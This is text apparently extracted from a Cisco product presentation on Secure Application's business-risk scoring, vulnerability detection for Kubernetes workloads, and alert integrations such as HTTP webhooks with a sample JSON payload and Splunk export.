

Risk scoring with business-context

Tailored prioritization based on likelihood and impact


- Builds a customer-specific view of security risk
- Leverage findings and intel from Cisco Kenna, Panoptica, Talos
- Continuously assess score reflect real-time risk
- Prioritize remediation and mitigation efforts by what matters to the biz



Calculating Business Risk



Components of Business Risk Assessment



Business Risk Demo for Hybrid Applications

Integrating insights into workflows

Get alerts to the people and the tools that trigger action

Trigger external API endpoints


Pass alerts to workflow tools via HTTP REST APIs

Export reports

Extract data directly from filtered lists throughout the UI

SIEM integration

Send all detections to Splunk



HTTP Alerting Configuration

Add Custom Headers

Specify custom headers for the request (Optional).

Header Name

Default Value

Referer

https://developer.example.com/

Header Name

User-Agent

Add Payload

An alert action will trigger for all new vulnerabilities detected. You can copy predefined variables from the list below and paste it into the editor. The payload must be in JSON format.

MIME Type

application/json

Predefined Variables


\$vulnerability.id
\$vulnerability.title
\$vulnerability.cvssSeverity
\$vulnerability.cvssScore
\$vulnerability.reached
\$vulnerability.application

Editor


Please fix any errors and format your JSON correctly in the editor below to proceed to the next step.

```
1 {  
2   "consumer": "c6b7a9646db9619ad97ef1ddb8bc700c",  
3   "priority": "4",  
4   "description": "Consumer Test Case"  
5 }
```

Business Risk Observability Use Case



Application Security for Cloud Native Applications



Cisco Secure Application

Business risk observability for cloud native applications




Locate and highlight threats and vulnerabilities across k8s and containers, securing deployment of modern applications on k8s



Detect and protect against leakage of sensitive data with pre-defined expressions to ensure compliance





Combine threat and vulnerability intelligence from Cisco Kenna and Panoptica with business impact and runtime behavior to provide a business risk score



Security insights module architecture

Panoptica controller are deployed in one Cisco Helm



Cisco Kenna and Panoptica integrations are automatically created

Security insights module

Correlated with Application and Business context

Business Risk Observability

Detect Vulnerabilities



Runtime container vulnerability detection with remediation guidance

Infrastructure Posture



Find configuration issues and vulnerabilities in Kubernetes configurations

Sensitive Data Redaction



Automatically detect and redact data leakage to maintain compliance

Foundational Capabilities

Integrated collector deployment


Install a single Helm chart for all Observability data to be collected

No configuration required

Just subscribe to the security module and your presented with valuable data

No additional licensing

Kenna and Panoptica don't require any licenses



Application Metadata


Give context to security insights

Leverage infrastructure and service entity identification

No one needs to prepopulate security tooling

Automatically correlate security insights to app entities

Immediate understanding between sec and app teams




Trace Exploration

Troubleshoot at the most granular level with spans

Search Traces & Spans
by cross-domain & advanced
criteria

Navigate across application
and infrastructure domains

